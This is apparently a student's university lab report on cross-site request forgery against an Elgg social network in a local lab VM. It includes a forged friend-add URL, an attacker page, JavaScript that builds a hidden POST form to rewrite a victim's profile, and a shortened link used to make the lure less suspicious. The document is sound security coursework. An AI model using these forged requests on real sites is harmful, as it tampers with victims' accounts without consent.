



University
of Windsor

COMP 8677

Network and Data Security



Lab 8

Submitted to:

Dr. Shaoquan Jiang

July 23, 2023


Submitted By:

Jaskaran Singh Luthra 110090236

Lab 8


Part 1:

1. HTTP request codes Observation:



4

2. Samy Guid = 59




3. Add friend link is below:

[http://www.seed-server.com/action/friends/add?friend=58& elgg_ts=1689098668& elgg_token=e-0Mohp8fy7I9HVbbKi0Zw& elgg_ts=1689098668& elgg_token=e-0Mohp8fy7I9HVbbKi0Zw](http://www.seed-server.com/action/friends/add?friend=58&elgg_ts=1689098668&elgg_token=e-0Mohp8fy7I9HVbbKi0Zw&elgg_ts=1689098668&elgg_token=e-0Mohp8fy7I9HVbbKi0Zw)

Modified link with guid changed to Sammy:

http://www.seed-server.com/action/friends/add?friend=59& elgg_ts=1689098668& elgg_token=e-0Mohp8fy7I9HVbbKi0Zw& elgg_ts=1689098668& elgg_token=e-0Mohp8fy7I9HVbbKi0Zw



4. Going to Attackers root:

```
[07/11/23] seed@VM:~$ cd lab8
[07/11/23] seed@VM:~/lab8$ cd attacker
[07/11/23] seed@VM:~/.../attacker$ dockps
d8f728d461ff  attacker-10.9.0.105
d6baa3f8fcf2  mysql-10.9.0.6
aadd9b4a8ba5  elgg-10.9.0.5
[07/11/23] seed@VM:~/.../attacker$ docksh d8
root@d8f728d461ff:/# cd /var/www/attacker
root@d8f728d461ff:/var/www/attacker# list
bash: list: command not found
root@d8f728d461ff:/var/www/attacker# ls
addfriend.html  editprofile.html  index.html  testing.html
root@d8f728d461ff:/var/www/attacker# gedit addfriend.html
bash: gedit: command not found
root@d8f728d461ff:/var/www/attacker# nano addfriend.html
```


Modifying add_friend.html

```
GNU nano 4.8                                addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>


</html>
```

5. Sending message to Alice containing url: <http://www.attacker32.com/addfriend.html>


Shortened URL to make less suspicious: <http://surl.li/jeshg>




6. Login from Alice and check for the cookie:



Alice has no friends in starting:




7. Open message with the malicious link:



This page forges an HTTP GET request


New Friend is added - Sammy




University
of Windsor

Part 2:

1. Logged into Sammy and updating profile:



HTTP Header on POST request



__elgg_token=HrgNDVJnENyBA1i2Ulmwsw&_elgg_ts=1689654680&name=Samy&description=<p>I am Harsimran Singh</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=59

2. Creating editprofile.html to perform http post with necessary details and correct guid for Alice:

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;

    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Harsimran Singh is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");


    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);
}
```


3. HTML is placed at the rooter

```
seed@VM: ~/lab8
root@d8f728d461ff: /var/w
root@d8f728d461ff:/var/www/attacker# ls
addfriend.html  editprofile.html  index.html  testing.html
root@d8f728d461ff:/var/www/attacker#
```


4. Sent message to Alice:



5. Opening Message by Alice



HTTP request:



The screenshot displays an Elgg profile page for a user named Alice on the left and a Mozilla Firefox window titled "HTTP Header Live Sub" on the right. The Elgg page shows the user's name, a profile picture of a blonde girl, and a sidebar with links to Blogs, Bookmarks, Files, Pages, and Wire post. The Firefox window shows an HTTP POST request to `http://www.seed-server.com/action/profile/edit`. The request headers include Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Content-Type, Content-Length, Origin, Connection, Referer, Cookie, and Upgrade-Insecure-Requests. The body of the request is a multipart form data containing an `elgg_token`, `elgg_ts`, `name=Alice`, and a description: `<p>Harsimran Singh is my hero</p>`. The status bar at the bottom of the 